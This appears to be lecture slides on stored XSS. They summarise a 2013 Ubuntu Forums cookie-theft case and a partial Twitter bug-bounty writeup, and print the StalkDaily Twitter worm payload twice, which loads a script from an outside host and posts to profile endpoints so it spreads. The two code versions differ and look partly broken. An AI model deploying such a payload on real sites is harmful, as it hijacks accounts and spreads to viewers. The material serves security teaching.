
# Stored XSS Attacks

---





- The attacker **stores** the JS code in the server-side component (e.g., DB)
  - Code is not immediately reflected, rather stored in database
- Also known as persistent server-side XSS attacks

# Stored XSS Attacks – Scenario




Code is not immediately reflected,  
rather *stored in database*

# Stored XSS Attacks – Scenario




# Stored XSS Attacks – Scenario






1. Inject the  
**malicious JS code**



# Stored XSS Attacks – Scenario



# Stored XSS Attacks Example – Twitter Worm 49

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile



```
var update = "Hey everyone, join www.StalkDaily.com...";  
var xss = ";></a><script src='http://mikeyyloolz.uuuq.com/x.js'";  
  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST", "status=" + update);  
ajaxConn.connect("/status/settings", "POST", "user=" + xss);
```

# Stored XSS Attacks Example – Twitter Worm 41

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile




```
var update = "Hey everyone, join www.StalkDaily.com...";  
var xss = "<script src='http://mikeyyloolz.uuuq.com/x.js'>";  
  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.open("POST", "/status/update", true);  
ajaxConn.setRequestHeader("Content-Type", "application/json");  
ajaxConn.send(JSON.stringify({ "status": update }));  
ajaxConn.open("POST", "/status/settings", true);  
ajaxConn.setRequestHeader("Content-Type", "application/json");  
ajaxConn.send(JSON.stringify({ "user": xss }));
```



# Stored XSS Attacks Example – Ubuntu Forums in 2013

- Attacker found flaw in vBulletin forum software
  - Announcements allowed for unfiltered HTML
- Attacker crafted malicious announcement and send link to admins
  - Stated that there was a server error message on the announcement
  - Instead, injected JavaScript code stole cookies
- Attacker could log in with the admins privileges



# Stored XSS Attacks Example



## XSS On Twitter [Worth 1120\$]

Bywalks

*Hi guys, this is the first writeup about my vulnerability bounty program, a process about how I discovered a Twitter XSS vulnerability.*

*I think that in the process of finding the vulnerability, there are some interesting knowledge points, I hope you can get some from my writeup.*

*If you want to know more details, you need to visit [bobrov's blog](#), my discovery is due to reading his writeup, and thanks bobrov very much, I have a lot of gains from his blog.*

*Maybe you don't want to spend more time. Here I will give a brief explanation of his article. When you visit some addresses, the server returns 302, which is similar to the following picture.*

Request	Response
